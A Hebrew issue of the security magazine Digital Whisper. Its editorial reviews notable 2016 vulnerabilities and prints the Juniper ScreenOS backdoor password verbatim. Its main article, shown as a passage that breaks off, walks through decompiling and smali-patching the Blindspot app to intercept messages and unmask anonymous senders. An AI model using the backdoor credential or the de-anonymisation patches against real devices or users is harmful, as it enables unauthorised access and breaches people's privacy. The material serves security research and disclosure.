

Digital Whisper

גליון 79, ינואר 2017

מערכת המגזין:

אפיק קסטיאל, ניר אדר

מייסדים:

אפיק קסטיאל

מוביל הפרויקט:

אפיק קסטיאל, ניר אדר

עורכים:

ינון שקדי, יובל סיני, ישראל (Sro) חורז'בסקי ורותם צדוק

כתבים:

יש לראות בכל האמור במגזין Digital Whisper מידע כללי בלבד. כל פעולה שנעשית על פי המידע והפרטים האמורים במגזין Digital Whisper הינה על אחריות הקורא בלבד. בשום מקרה בעלי Digital Whisper ו/או הכותבים השונים אינם אחראים בשום צורה ואופן לתוצאות השימוש במידע המובא במגזין. עשיית שימוש במידע המובא במגזין הינה על אחריותו של הקורא בלבד.

פניות, תגובות, כתבות וכל הערה אחרת - נא לשלוח אל editor@digitalwhisper.co.il

דבר העורכים

ברוכים הבאים לגליון ה-79 של DigitalWhisper, הגליון הסוגר את הבאפר הציקלי של שנת 2016! 79 זה מספר טוב מאוד לסגור איתו את שנת 2016. גם מספר ראשוני, גם מספר [ינושאר](#), גם מספר [שמח](#), גם השנה בה מיטניק השיג לראשונה גישה לא חוקית לרשת מחשבים, גם השנה ממנה פורסם הראיון של Joe Trip עם Captain Crunch, מסתבר שזאת אפילו השנה בה נולד האנלייזר, קיצר - אחלה מספר.

אם אתם עוקבים אחרינו מספיק זמן, וגם אינם משתייכים לקבוצה של האלה שמדלגים על דברי הפתיחה (מי אתם אותם אנשים שמדלגים על דברי פתיחה?!), אתם בטח כבר מכירים את הפוסטים מסכמי-השנה שלנו: אנחנו נזכרים במספר אירועים חדשניים מהתחום שפקדו אותנו בשנה החולפת וכותבים מה ניתן ללמוד מהם לקראת השנה הקרובה. זה נחמד, זה חביב, זה מאוד חינוכי, ו... כן... נראה לי שהפעם נדלג על זה, זה כבר מתחיל להיות מגוחך.

למה מתחיל להיות מגוחך? כי לפי איך שזה נראה מהצד, אירועים כמו האירוע שפורסם לאחרונה אצל Yahoo! ובמסגרתו נגנבו כמליארד רשומות מאחד ה-Database-ים המרכזיים שלהם לא עומדים להעלם. ונראה שכמעט כל ארגון מרגיש צורך לחוות על בשרו אירוע כזה כדי להבין שזה כנראה לא יעזור למוניטין שלו. כאילו יש איזו תחרות סמויה של "למי הולכים לגנוב הכי הרבה נתונים בפריצה הקרובה".

להפעם נזכר בצעצועים החדשים שקיבלנו השנה... כן, זה נשמע יותר כיף ☺. אז הינה סקירה של מספר חולשות מעניינות אשר פורסמו בשנה החולפת:

בקטגוריית "[זה למה חשוב לשמור את המידע שלך מוגן](#)" הזוכה השנה היא [ExtraBacon](#) - חולשת Remote Code Execution במוצרי ASA ו-PIX של Cisco (פורסמה באוגוסט על ידי TheShadowBrokers מטעם ה-Equation Group). על קצה המזלג: Stack-based buffer overflow בשרת ה-SNMPd של המוצרים. החולשה זכתה אצלנו בתואר זה כי כל מי שעושה פדיחה ל-NSA מקבל מקום של כבוד ☺

בקטגוריית "[זה למה צריך לתקן Known Issues ולא להשאיר אותם 15 שנה!](#)" הזוכה השנה היא [Hot Potato](#) - חולשת Privilege Escalation עם פוטנציאל ל-Remote Code Execution בכל מערכות ההפעלה הנתמכות של Microsoft. פורסמה בינואר השנה ע"י החברה המוכשרים של FoxGloveSecurity. על קצה המזלג: שילוב של NTLM Over SMB over HTTP Relay ושל NBNS Spoofing/Reflection.

בקטגוריית "[כשאתם משאילים קוד - תדאגו לעדכן אותו](#)" הזוכה השנה היא [Egregious Blunder](#) - חולשת Remote Code Execution / Authentication Bypass על מוצר הדגל של חברת Fortinet. פורסמה



באוגוסט ע"י TheShadowBrokers מטעם ה-Equation Group. על קצה המזלג: מימוש של חולשת Buffer Overflow בפונקציית OpenLDAP שפורסמה ב-2006 וקיימת בשרת ה-HTTPd של הרכיב אשר אחראית על פרסור ה-Authentication Cookie.

בקטגוריית "זה פשוט מדהים" הזוכה השנה היא [DirtyCow](#) - חולשת Privilege Escalation לכל הפצות הלינוקס החל מקרנל 2.6.22. פורסמה באוקטובר ע"י Phil Oester, עובד חברת Internet Brands וחוקר אבטחה עצמאי. על קצה המזלג: חולשת Race Condition במדיניות שיתוף דפי הזיכרון בין תהליכים בעת מימוש המנגנון Copy-On-Write במערכת ההפעלה.

בקטגוריית "כחול-לבן" הזוכה / הזוכות השנה היא / הן חולשות ה-[QuadRooter](#) - ארבעה חולשות Prigilege Excalation על כל מכשירי ה-Android המורצים על מעבדים של Qualcomm. פורסמה באוגוסט ע"י Adam Donenfeld מחברת CheckPoint. על קצה המזלג: כל אחת מהחולשות הנ"ל מנצלת חולשה או מספר חולשות (Race Condition, Use After Free, בדיקה לא מספיקה לסוג משאב בשימוש, ועוד) ב-Chipset Drivers של Qualcomm ומאפשרת בסופו של דבר להריץ קוד בהרשאות גבוהות.

בקטגוריית "הזאת עם אחד הפוטנציאלים הגבוהים אבל..." הזוכה היא [CVE-2015-7547](#) - חולשת Stack-based Buffer Overflow ב-glibc מקרנל 2.9 עם יכולת טריגור מבחויץ. פורסמה בפברואר ע"י Robert Holiday מחברת Ciena ו-Google Security Team. על קצה המזלג: חולשת Stack-based Buffer Overflow בפונקציה getaddrinfo של glibc שמהווה DNS Client בלינוקס.

בקטגוריית "חברת Juniper, מה נסגר איתכם?!" הזוכה היא [CVE-2015-7755](#) - פחות חולשה אלא יותר Backdoor שהתגלה ב-ScreenOS. פורסמה בדצמבר 2015 (אבל היא שם עוד מ-2012, אז עוד יום פחות יום...) ע"י Juniper בכבודם ובעצמם! (כל הכבוד על ה-Full Disclosure). על קצה המזלג: מאיפשהו, ללא ידיעת חברת Juniper (כך, לטענתם), התווסף קוד למוצר, שהאפקט שלו הוא שניתן להתחבר עם כל משתמש כאשר מקלידים את הסיסמה: `%s(un='%s') = %u`. די מדהים.

בקטגוריית "One vulnerability to spy them all" הזוכה השנה היא [חולשת Authentication Bypass בגרסאות ה-Mobile בשירות OAuth2.0](#) שאיפשרה למוצאה להתחבר לכל חשבון Facebook / Gmail ועוד בעצם כמעט כל אפליקציה שאיפשרה הזדהות באמצעות שירות זה. פורסמה בנובמבר ע"י שלושת חוקרי אבטחה הסינים Ronghai Yang, Tianyu Liu ו-Wing Cheong Lau. על קצה המזלג: בעקבות מימוש כושל בעת שלב הבדיקה של אחד מפרמטרי הזיהוי ב-OAuth2.0 ניתן להתחיל לבצע הזדהות עם חשבון אחד ולאחר שלב ההזדהות המוצלח - להחליף את פרמטר הזיהוי ב-IDP לחשבון שאותו רוצים לגנוב ולהתחבר אליו. בפועל: גישה לכמעט 5 מיליארד חשבונות Gmail, Facebook ו-Sina (חברה שמפעילה רשת חברתית של בלוגים בסין, משהו קקיוני שמפעיל מעל מ-50% מהבלוגים בסין...).



בקטגוריית "ב-Windows זה לא היה קורה" הזוכה השנה היא [CVE-2016-4484](#), חולשת Authentication Bypass ב-Cryptsetup (מעטפת ל-dm-crypt, מערכת Full Disk Encryption מרכזית במספר הפצות לינוקס) שפורסמה בנובמבר, בכנס DeepSec ע"י שני חוקרי האבטחה Hector Marco ו-Ismael Ripoll מ-CyberSecurity Group. על קצה המזלג: בעקבות טיפול לא נכון בשלב ה-"מקסימום נסיונות ניחוש סיסמה" וסינכרון בשני סקריפטי אתחול של Cryptsetup ניתן פשוט ללחוץ על המקש Enter עד 70 שניות (פחות במעבדים שהם לא x86) - ואתם פשוט מקבלים Busybox Shell על המערכת הנתקפת.

היו עוד לא מעט חולשות מגניבות השנה, אך נגמרו לנו הנושאים לקטגוריות.... ©, מבטיחים שנחשוב על נושאים נוספים בשנה הבאה.

ובנוסף, ברצוננו להודות לכל מי שליווה אותנו השנה, לכל מי שלקח יוזמה, פנה אלינו וכתב מאמר, בלעדיכם לא היינו כאן! אז תודה רבה לחי מזרחי, תודה רבה לרזיאל בקר, תודה רבה לישראל (Sro) חורז'בסקי, תודה רבה ל-d4d-, תודה רבה לגילי ינקוביץ', תודה רבה לשחק שלו, תודה רבה לצח ירימי, תודה רבה לליאור אופנהיים, תודה רבה ליניב בלמס, תודה רבה ל-Disscom, תודה רבה לעו"ד יהונתן קלינגר, תודה רבה ל-0x3d5157636b525761, תודה רבה ל-dexr4de, תודה רבה לאלכסנדר גצין, תודה רבה לשרון בריזינב, תודה רבה לעידו נאור, תודה רבה לדני גולנד, תודה רבה לאופיר בק, תודה רבה לשחר גלעד, תודה רבה לעידו קנר, תודה רבה לאיתי כהן, תודה רבה לליאור ברש, תודה רבה לאיתי חורי, תודה רבה ליורי סלובודיאניוק, תודה רבה לאביחי כהן, תודה רבה ליובל סיני, תודה רבה לרועי חי, תודה רבה לעומר כספי, תודה רבה ל-0xDEAD6057, תודה רבה לעמית סרפר, תודה רבה לאילן דודניק, תודה רבה לעמרי בנארי, תודה רבה לגיא פרגל, תודה רבה ללירן פאר (reaction), תודה רבה לתומר זית, תודה רבה לטל ליברמן, תודה רבה לדור תומרקין, תודה רבה לאיזגיב זוהר, תודה רבה ל-Vellichor, תודה רבה למאור ניסן, תודה רבה למאיר בלוי-חנוכה, תודה רבה לינון שקדי ותודה רבה לרותם צדוק!


וכמובן, לפני שניגש לסיבה שבגינה אתם כאן, נרצה להודות למי שתרום לנו מאמרים לגליון הנוכחי, למי שישב וכתב החודש, השקיע ונתן מעצמו לטובת הקהילה, תודה רבה לינון שקדי, תודה רבה ליובל סיני, תודה רבה לישראל (Sro) חורז'בסקי ותודה רבה לרותם צדוק!

קריאה מהנה!
נר אדר ואפיק קסטיאל.



תוכן עניינים

2	דבר העורכים
5	תוכן עניינים
6	שבירת האנונימיות באפליקציית Blindspot
17	מבוא להתקפת ערוץ צדדי (Side-Channel Attack)
38	Self XSS - Never Ending Game
48	דברי סיכום



שבירת האנונימיות באפליקציית Blindspot

מאת ינון שקדי

הקדמה

אפליקציית Blindspot הינה אפליקצייה לשליחת מסרים אנונימיים. Blindspot החלה את דרכה בסוף 2015, בליווי מסע פרסום אגרסיבי הכלל שלטי חוצות באילון, וזכתה ליותר מחצי מיליון הורדות.

האפליקצייה עוררה הרבה רעש, וספגה ביקורות רבות בתקשורת ובמדיה החברתית, מתוך פחד שהיא תגרום לאלימות מילולית בקרב ילדים ונוער - משתמשיה העיקריים.

ביצעתי את בדיקת החדירות על מנת להבין עד כמה האפליקצייה מאובטחת ושומרת על פרטיות לקוחותיה, ומתוך רצון להשתפשף בתחום ה-PT ל-Android.

לאחר בדיקה קצרה, הצלחתי למעשה לבטל את האנונימיות האפליקצייה, ולהיות מסוגל לגלות את זהות המשתמשים אשר שלחו לי הודעות.

המאמר מיועד לאנשים עם רקע טכני בבדיקות חדירות, עם ידע בסיסי ב-Android. כדאי להכיר את המושגים: Java Bytecode, smali, decompilation, tunneling, websocket.

אתגרים שהאפליקצייה מציבה בפנינו:

- אובפסקציה חזקה של הקוד.
- האפליקצייה עושה שימוש בפרוטוקול WebSocket שלא עובר דרך ה-Proxy שמוגדר ברמת ה-Android.
- חתימה של כל הודעת HTTP/s באמצעות Oauth.

מבנה כללי:

האפליקצייה מאפשר ליצור צ'אט עם אדם מרשימת אנשי הקשר, אשר גם הוא משתמש רשום. ביצירת שיחה עם משתמש, נפתח צ'אט חדש, המאפשר לשלוח הודעות טקסט ומדיה.

ניתוח ראשוני - תעבורה


אחד הכלים שיעזרו לנו בתור בודקי חדירות לאפליקציות Android, הוא היכולת לצפות ולשנות את התעבורה של האפליקציה. באמצעות כלי זה, ניתן לחפש חולשות אפליקטיביות על השרת, ולהבין מה קורה בצד הלקוח בלי להתעסק עם הקוד יותר מדי.

בתור שלב ראשון, נוכל לצפות בתעבורה מסוג:

- **שאלות DNS** - בכדי להבין עם איזה שרתים האפליקציה מתקשרת. ב-Android אין אפשרות לבצע flush dns, ולכן לא בכל הפעלה של האפליקציה יהיה אפשר לראות שאלות dns חדשות. העניין עלול להיות מעיק, ולכן כדאי להדליק Wireshark לפני ההפעלה הראשונית. (ה-DNS Cache מתנקת כל 10 דקות ולפעמים גם Reset למכשיר יעזור).

- **תעבורת HTTP/s** - בדרך כלל צפייה בתעבורת HTTP ו-HTTPS זה עניין פשוט, מכיוון שניתן להגדיר Proxy ברמת ה-Android לתעבורה זו.

על ידי לחיצה ארוכה על שם ה-Wifi שאליו אתם מחוברים ואז "Modify Network" תוכלו להגדיר HTTP Proxy, ולהשתמש ב-Web Proxy המועדף עליכם על מנת לצפות בתעבורה. אני אוהב להשתמש ב-Fiddler.



#	Result	Protocol	Host	URL
5	200	HTTPS	graph.facebook.com	/v2.4/925
11	200	HTTPS	api.blindspot.im	/params
12	200	HTTPS	api.blindspot.im	/user/upd
13	200	HTTPS	t.appsflyer.com	/api/v3/an
14	200	HTTPS	events.appsflyer.com	/api/v3/an
15	200	HTTPS	events.appsflyer.com	/api/v3/an
16	200	HTTPS	events.appsflyer.com	/api/v3/an
19	200	HTTPS	.api.appsee.com	/config
20	200	HTTPS	api.blindspot.im	/user/mem
21	200	HTTPS	graph.facebook.com	/v2.4/925


כדאי לשחק קצת עם האפליקציה, לשלוח סוגים שנים של הודעות ולראות מה קורה מאחורי הקלעים. המאמר לא נוגע בזה, אבל שימו לב שבאפליקציית Blindspot, במהלך תהליך ההזדהות, הדף בכתובת:

`api.Blindspot.im/join/activate`

מחזיר json המכיל מפתח ו-token שבאמצעותם האפליקציה חותמת כל הודעה שנשלחת לשרת. החתימה נעשית באמצעות OAuth ומתווספת ל-authorization header בבקשות עתידיות. ניתן לחתום הודעות עצמאית על ידי שירותי Online או להיות Leet-ים ולכתוב תוסף ל-Fiddler שעושה זאת לבד.

שבירת האנונימיות באפליקציית Blindspot

www.DigitalWhisper.co.il



פרוטוקולים נוספים - לאחר קצת משחק עם האפליקציה, ניתן להבין כי :

- ב-Fiddler לא ניתן לראות את ההודעות ששולחים / מקבלים ממשתמשים אחרים באפליקציה.
- מתבצעת בקשת DNS עבור chat.blindspot.im ואנחנו לא רואים את הכתובת הזו ב-Fiddler.

ניתן להניח שההודעות למשתמשים נשלחות לכתובת chat.Blindspot.im בפרוטוקול שאינו HTTP/s ולכן אנחנו לא רואים אותן ב-Fiddler. מכיוון שהתקשורת מול אותו שרת נעשית בפורט 443, הגיוני שהפרוטוקול שנעשה בו שימוש הוא WebSocket. חיפוש בקוד java של המחרוזת 'websocket' מאמת את החששות.

ניתוח קוד האפליקציה

לאחר שקיבלנו רושם ראשוני על ידי צפייה בתעבורת האפליקציה, נרצה להבין את הקוד ברמה בסיסית. הדרך הנוחה ביותר, היא לעשות De-compilation לקובץ ה-DEX.

תהליך ה-Decompliation: בתוך קובץ ה-apk ניתן למצוא קובץ dex אשר מכיל את קוד האפליקציה. את הקובץ הזה ניתן להמיר לקובץ jar, באמצעות הכלי 'dex2jar'. את קובץ ה-jar נפתח עם ה-Decompiler המועדף עלינו.

לצערנו, אין JAVA Decompiler אחד שעושה את העבודה בצורה מושלמת (בניגוד ל-Reflector ב-.NET), ולכן, בהרבה מקרים הדרך הנכונה לעבוד, תהיה באמצעות מספר Decompiler-ים, ועם קוד ה-SMALI במקביל. התוכנה 'Bytecode Viewer' יכולה להקל עליכם בביצוע המשימה.

כמו-כן, ניתן להעזר בקובץ ה-Manifest על מנת לראות את שמות ה-Packages שמוגדרים עבור Broadcast Receiver, Activity, Service.

מכיוון שהקוד עבר אובפוסקציה, קשה לעקוב אחרי ה-Flow. אפשר למצוא מחלקות מעניינות גם לפי חיפוש של מחרוזות. לדוגמא:

- מחלקה המטפלת בתקשורת תכיל אובייקט מסוג socket.
- מחלקה המטפלת בהצפנה ופענוח תכיל פונקציית decrypt.

כפי שאתם וודאי יודעים, בדרך כלל אין טכניקת קסם בשביל להבין קוד שעבר אובפוסקציה. לפני שמתחילים לשוטט בקוד, כדאי להבין מה המטרה (אם רוצים לבדוק חולשות על השרת, לא כדאי להיכנס לקוד של מחלקות גרפיות).



כאמור, אפליקציית Blindspot משתמשת בפרוטוקול WebSocket שלא עובר דרך ה-Proxy שהגדרנו ברמת מערכת ההפעלה, ולכן מה שנרצה לעשות זה לבנות פאטץ' שיגרום לתקשורת לעבור דרך Web Proxy אשר תומך ב-WebSocket.

כמה מילים על WebSocket, Proxies, HTTP Tunneling ומשמעות החיים:

:WebSocket

- פרוטוקול חדש יחסית, ליצירת Socket פשוט מעל דפדפן.
- חוסך הרבה משאבים, כמו HTTP Headers וריבוי TCP Handshakes ב-HTTP.
- יעיל מאד כשרוצים לראות נתונים בזמן אמת.
- התקשורת הינה דו-כיוונית, וה-TCP Connection נשאר פתוח כל עוד המשתמש גולש באתר.
- סיומות wss:// לחיבור מוצפן ו-ws:// לחיבור רגיל
- Handshake: הקשר היחיד בין WebSocket לבין HTTP הוא ה-Handshake.

זה קצת טריקי. אנסה להסביר את התהליך בצורה ברורה:

1. הדפדפן יצור socket רגיל מול השרת, אשר הבקשה הראשונה בו תהיה תואמת HTTP
2. השרת יחזיר תשובה תואמת HTTP
3. ה-socket נהיה Raw socket לכל דבר ועניין.

בקשה:

```
GET /chat HTTP/1.1
Host: server.example.com
Upgrade: websocket
Connection: Upgrade
Sec-WebSocket-Key: x3JHMBI
Sec-WebSocket-Protocol: cha
Sec-WebSocket-Version: 13
Origin: http://example.com
```

תשובה:

```
HTTP/1.1 101 Switching Protocols
Upgrade: websocket
Connection: Upgrade
Sec-WebSocket-Accept: HSmrc0sMlYUk
Sec-WebSocket-Protocol: chat
```

שימו לב ל-Header ה-Upgrade.



חשוב להבין כי מכיוון ומדובר בסופו של דבר ב-Raw Socket, פרוטוקול ה-WebSocket אינו מודע כלל ל-HTTP או HTTP Proxy, ולכן זה לא טריוויאלי שהוא יעבור בקלות דרכו.

:HTTPTunneling + Proxies Servers

HTTP Tunneling הינה טכניקה ל-Tunneling של פרוטוקולים שונים תחת HTTP. מרבית שרתי ה-Proxy כיום תומכים בה, כמו גם ה-Web Proxy שלנו (Fiddler, Burp).

תהליך יצירת ה-Tunnel הולך כך: הדפדפן שולח בקשת HTTP עם פקודה מסוג CONNECT לשרת ה-Proxy. הבקשה תכיל את הכתובת של שרת היעד. שרת ה-Proxy יחזיר תשובה מסוג 200, ומשלב זה יעביר את כל התקשורת מהלקוח ישירות לשרת. זו למעשה דרך לממש TCP Proxy רגיל מעל HTTP Proxy.

עם ההבנה של שני הנושאים הללו, המסקנה המתבקשת היא שהדרך לבצע Proxy של WebSocket, היא באמצעות יצירת HTTP Tunnel מול שרת ה-Proxy באמצעות פקודת CONNECT, ולאחר מכן להתחיל את ה-WebSocket Handshake דרך אותו Tunnel.

כמו-כן, דפדפנים חדשים עושים את זה לבד אם הם מזהים HTTP Proxy מוגדר.

לאחר שיטוט בקוד האפליקציה, ניתן לראות שנעשה דבר שבעיניי נראה קצת מוזר: נעשה שימוש ב-Socket רגיל על מנת ליצור תקשורת של WebSocket, במקום להשתמש בספריות java שמציעות מעטפת לפרוטוקול.

קוד יצירת ה-Socket במחלקה dbq:

```
try {
    Socket a;
    int a2 = ckh.a(port, z);
    if (ckh.b.d != null) {
        a = ckh.a(host, a2, z, i);
    } else {
        a = ckh.a.a(z).createSocket();
        a.connect(new InetSocketAddress(host, a2), i);
    }
    if (port >= 0) {
        host = host + ":" + port;
    }
    if (rawQuery != null) {
        rawPath = rawPath + "?" + rawQuery;
    }
    dbp.c = new ckb(ckh, z, userInfo, host, rawPath, a, i);
}
```



קוד שליחת ה-Handshake תואם ה-HTTP במחלקה ckb:

```
StringBuilder append = new StringBuilder("GET ").append(cj1.c)
.append(" HTTP/1.1\r\nHost: ")
.append(cj1.b)
.append("\r\nConnection: Upgrade\r\nUpgrade: websocket\r\nSec-WebSocket-Version: ")
.append(cj1.d)
.append("\r\n");
cj1.a(append, "Sec-WebSocket-Protocol", cj1.e);
cj1.a(append, "Sec-WebSocket-Extensions", cj1.f);
cj1.a(append, cj1.g);
if (!(cj1.a == null || cj1.a.length() == 0)) {
    append.append("Authorization: Basic ").append(cjk.a(cj1.a)).append("\r\n");
}
b.write(cjn.a(append.append("\r\n").toString()));
```

מימוש זה עושה לנו חיים קצת קשים, מכיוון שאין לנו פונקציה מוכנה שמבצעת את התהליך ה-Tunneling שהוסבר קודם, ונצטרך לממש את זה בעצמנו.

אך למזלכם, במקרה מצאתי מימוש זה כבר בתוך קוד האפליקציה (כנראה שאריות Debugging של המפתחים), תחת המחלקה ckh.

כמו-כן, ניתן לראות בבירור שבמחלקה dbq קיים תנאי if שמוביל את האפליקציה ל-Flow בו הפונקציה הזו נקראת.

```
try {
    Socket a;
    int a2 = ckh.a(port, z);
    if (ckh.b.d != null) {
        a = ckh.a(host, a2, z, i);
    } else {
```

בהפעלה רגילה של האפליקציה התנאי לא מתקיים.



מתחילים לפצ'פץ!

לפני קריאת פרק זה, מומלץ לעיין במדריך ה-SMALI שכתבתי:

http://inonsec.blogspot.co.il/2016/11/v-behaviorurldefaultvmlo_34.html

הדפסה ללוג:

בתור התחלה, נרצה לבנות פאטץ' שכל מה שהוא יעשה, זה להדפיס ללוג הודעות plain text, לפני שהן מוצפנות ומעוברות בתקשורת.

דוגמא לפונקציה שמטפלת בהודעות מסוג מסוים, היא הפונקציה a במחלקה cki:

```
public final cki a(byte[] arrby) {  
    byte[] arrby2 = arrby;  
    if (arrby != null) {  
        arrby2 = arrby;  
        if (arrby.length == 0) {  
            arrby2 = null;  
        }  
    }  
    this.g = arrby2;  
    return this;  
}
```

היא אינה מטפלת בכל הסוגים של ההודעות, אך בשביל הדוגמא היא מספיק טובה.

כעת נרצה לבנות טלאי, שידפיס ללוג את הערך של arrby בעת קריאה לפונקציה זו. מכיוון ש-arrby הוא מערך של בתים, נצטרך לעשות לו המרה ל-String לפני ההדפסה ללוג. שני עקרונות מרכזיים בכתיבת טלאים:

- כדאי לשנות כמה שפחות קוד קיים - אם מתאפשר, מומלץ להוסיף פונקציה חדשה, ולהוסיף לקוד המקורי רק קריאה לאותה פונקציה.
- אם אתם לא חזקים ב-SMALI, כדאי להסתמך כמה שיותר על קוד SMALI אשר קומפל מ-Java שאתם כתבתם. ניתן להמיר קוד Java ל-SMALI באמצעות Plugin ייעודי ל-IntelliJ.

הפונקציה שנכתוב תראה ככה:

```
public void lala(byte[] arrby) {  
    String s = new String(arrby);  
    Log.e("Output message : ", s);  
}
```



לאחר המרה ל-Smali:

```
.method public lala([B)V
    .registers 4

    .prologue
    .line 13
    new-instance v0, Ljava/lang/String;

    invoke-direct {v0, p1}, Ljava/lang/String;-><init>([B)V

    .line 14
    const-string v1, "Output message : "

    invoke-static {v1, v0}, Landroid/util/Log;->e(Ljava/lang/String;Ljava/lang/String;)I

    .line 15
    return-void
.end method
```

את קוד ה-SMALI נוסף לקוד המחלקה cki.class, בתוך הסגמנט של virtual methods. לאחר מכן, בתחילת הפונקציה cki.a(byte[]) נוסף קריאה לפונקציה שלנו:

```
.method public final a([B)Lcki;
    .locals 1

    .prologue
    .line 487
    if-eqz p1, :cond_0

    invoke-virtual {p0, p1}, Lcki;->lala([B)V
```

נבנה מחדש את קובץ ה-APK, נחתום עליו ונתקין ב-android.

בשלב הבא, נרצה לצפות ב-log. מומלץ למחוק את ה-log הישן לפני, באמצעות הפקודה:

```
adb logcat -c
```

לאחר מכן נשתמש בפקודה adb logcat על מנת לצפות ב-log בזמן אמת. כמו-כן, ניתן לסנן סוגים של אירועים. לדוגמא, סינון של אירועים מתחת לרמת חומרה של Error:

```
adb logcat E:*
```

```
E/Output message : ( 3962): local_messa
E/Output message : ( 3962): nmid 761d
E/Output message : ( 3962): mt rmid
```



שינוי אובייקט ה-Socket:

לאחר הניתוח של הקוד בשלב 2, הבנו שאנחנו רוצים לעשות שני שינויים בכדי לגרום לפרוטוקול ה-WebSocket לעבור דרך ה-Proxy שלנו:

יצירת Proxy Socket:

נגרום למחלקה dbq ליצור את ה-socket באמצעות הפונקציה (string,int,Boolean,int) a במחלקה ckh שצוינה קודם, ועושה בשבילנו את ה-HTTP Tunneling מול שרת ה-Proxy. הדרך הפשוטה לעשות זאת, היא לשנות את התנאי שקובע האם יוצר socket רגיל או עם פרוקסי.

```
if-eqz v0, :cond_16  
  
.line 4573  
invoke-virtual {v1, v4, v13, v2, v7}, Lckh;->a(Ljava/lang/String;IZI)Ljava/net/Socket;  
move-result-object v6
```

```
:cond_16  
iget-object v0, v1, Lckh;->a:Lcjx;  
  
invoke-virtual {v0, v2}, Lcjx;->a(Z)Ljavax/net/SocketFactory;  
move-result-object v0
```

ניתן לראות שמתבצעת פקודת if-eqz שבודקת האם הרג'יסטר v0 שווה לאפס. במידה וכן, תתבצע קפיצה בקוד ל-label שנקרא cond_16 שם יוצר socket רגיל. במידה ולא, תתבצע קריאה ל-ckh.a היוצרת socket עם Proxy. השינוי יהיה מזערי, ורק נשנה את הפקודה if-eqz לפקודה if-nez, וכך נדאג שבכל הרצה של האפליקציה תתבצע קריאה ל-ckh.a.

הגדרת כתובת IP ופורט ל-Proxy:

